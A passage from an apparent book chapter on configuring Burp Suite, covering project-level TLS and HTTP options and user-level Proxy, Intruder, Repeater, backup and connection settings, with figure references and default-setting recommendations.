


Figure 3.54 – TLS negotiation

  If you wish to customize the ciphers, you can click the **Use custom protocols and ciphers** radio button. A table will appear, allowing you to select protocols and ciphers that Burp Suite can use while communicating with the target application:




Figure 3.55 – TLS negotiation using custom protocols

- **Client TLS certificates**:

  If you wish to use client-side certificates against your target application, you can configure those certificates within this section. Keep in mind that you must have access to the private key when adding your client-side certificate. The default setting of this feature is at the **User setting** level:




Figure 3.56 – Client TLS certificates

If the **Project setting** level is desired, you must use the slider on the left to activate **Override options for this project only**:




Figure 3.57 – Overriding Client TLS certificates for the Project setting level

- **Server TLS certificates**:

  This table is read-only and provides a list of all server-side certificates Burp Suite has received from various web servers. You can double-click any of these line items to view the details of each certificate:




Figure 3.58 – Server TLS certificates

The Project | Network | HTTP tab

Under the **HTTP** tab, a tester has the following options:

- **Allowed redirect types** provides redirection types for Burp Suite to use while capturing HTTP traffic. For most testers, the default setting is fine:




Figure 3.59 – Allowed redirect types

- **Streaming responses** provides configurations related to responses that stream indefinitely. For most testers, the default setting is fine:




Figure 3.60 – Streaming responses

- **Status 100 response handling** provides a setting for Burp Suite to handle HTTP status code 100 responses. For most testers, the default setting is fine:




Figure 3.61 – Status 100 response handling

- **HTTP/1** allows you to reuse the same **HTTP/1** connection instead of creating a new one. For most testers, the default setting is fine:




Figure 3.62 – HTTP/1

- **HTTP/2** defaults Burp Suite to use **HTTP/2** instead of **HTTP/1** when supported by the target web server, as negotiated during the initial TLS handshake. For most testers, the default setting is fine:

Figure 3.63 – HTTP/2

Setting user configurations

User settings will be applied to all Burp Suite instances that run on your local machine. These settings allow a tester to set and save configurations to be used across all Burp Suite projects. There are multiple subsections available under the **User** options tab, which include **Tools**, **Project**, **Sessions**, **Network**, **User Interface**, **Suite**, **Extensions**, and **Configuration Library**. As we iterate through each area, we will provide some recommendations that you may find helpful during your testing:




Figure 3.64 – User configurations

How to do it...

To access all user-level configurations, click the **Settings** gear icon in the top right-hand corner of Burp Suite:




Figure 3.65 – User-level settings available via Settings

A new pop-out window will appear. Make sure you have **User** selected within the left-hand menu, at the top of the pop-out window:




Figure 3.66 – Inside the pop-out window, make sure User is highlighted

The User | Tools tab

Notice the areas affected by the **User | Tools** subsection. We will focus on each area – that is, **Proxy**, **Intruder**, **Repeater**, and **Burp's browser**:




Figure 3.67 – The User | Tools menu items

The User | Tools | Proxy tab

Under the **Proxy** tab, a tester has the following options:

- **Proxy history logging**:

  This setting prompts you (or not) regarding whether you still wish to log out-of-scope items to the **HTTP History** tab:




Figure 3.68 – Proxy history logging

- **Default Proxy interception state**:

  By default, the Proxy interceptor will be toggled on (**Enable interception**). This can be seen in the following screenshot. Our recommendation is to turn this feature off (**Disable interception**). This is probably one of the first changes you will want to make to all of your Burp Suite instances for **User setting**:




Figure 3.69 – Default Proxy interception state

The User | Tools | Intruder tab

Under the **Intruder** tab, a tester has the following options:

- **Automatic payload placement**:

  When using **Intruder**, use this setting to determine whether payloads will replace identified positions or append values at the identified positions. For most testers, the default setting is fine:




Figure 3.70 – Automatic payload placement

- **New tab configuration**:

  When using **Intruder**, use this setting to determine the behavior of data when new tabs are opened during an attack. For most testers, the default setting is fine:




Figure 3.71 – New tab configuration

- **Behavior when closing result windows**:

If you wish to remove prompts before closing modal windows, use this setting to turn them off. For most testers, the default setting is fine:




Figure 3.72 – Behavior when closing result windows

- **Payload list location**:

  When using **Intruder**, use this setting if you wish to change the source for wordlists that are available in Burp Suite Professional. For most testers, the default setting is fine:




Figure 3.73 – Payload list location

User | Tools | Repeater tab | Tab view

The default setting for how tabs are viewable in **Repeater** is **Wrapped view**. You can see what *wrapped* looks like in the following screenshot. For most testers, the default setting is fine:




Figure 3.74 – Tab view using Wrapped view

Here is the screenshot of what the wrapped tab view looks like:




Figure 3. 75 – The wrapped tab view

If you wish to change how **Repeater** tabs are viewed, select **Scrolling view**. You can see what *scrolling* looks like here:

Figure 3.76 – Scrolling view

User | Tools | Burp's browser | Browser data

You can use this setting to customize where to store all the traffic that's captured while using Burp's built-in browser. For most testers, the default setting is fine:




Figure 3.77 – Browser data

The User | Project tab

Notice the areas affected by the **User | Project** subsection. We will focus on each area – that is, **Tasks** and **Automatic backup**:




Figure 3.78 – The User | Project menu items

User | Project | Task tab | Automated tasks on startup

The default behavior for starting all Burp Suite instances is to pause any previously running tasks. For most testers, the default setting is fine:




Figure 3.79 – Automated tasks on startup

User | Project | Automatic backup

By default, Burp Suite will auto-save (that is, back up) your work in real time. However, this setting gives you more control over the frequency of saving your backup file for your project. By turning this setting on, you can configure the number of minutes between backups. This feature is unavailable for temporary projects:




Figure 3.80 – Automatic backup

The User | Network tab

Notice the areas affected by the **User | Network** subsection. We will focus on each area – that is, **Connections** and **TLS**:




Figure 3.81 – The User | Network menu items

The User | Network | Connections tab

The **Connections** tab allows a tester to control specific interactions, such as authentication and proxy servers:

- **Platform authentication**:

  Platform authentication allows you to automate how Burp Suite can authenticate against target platforms. The default setting of this feature is at the **User setting** level:

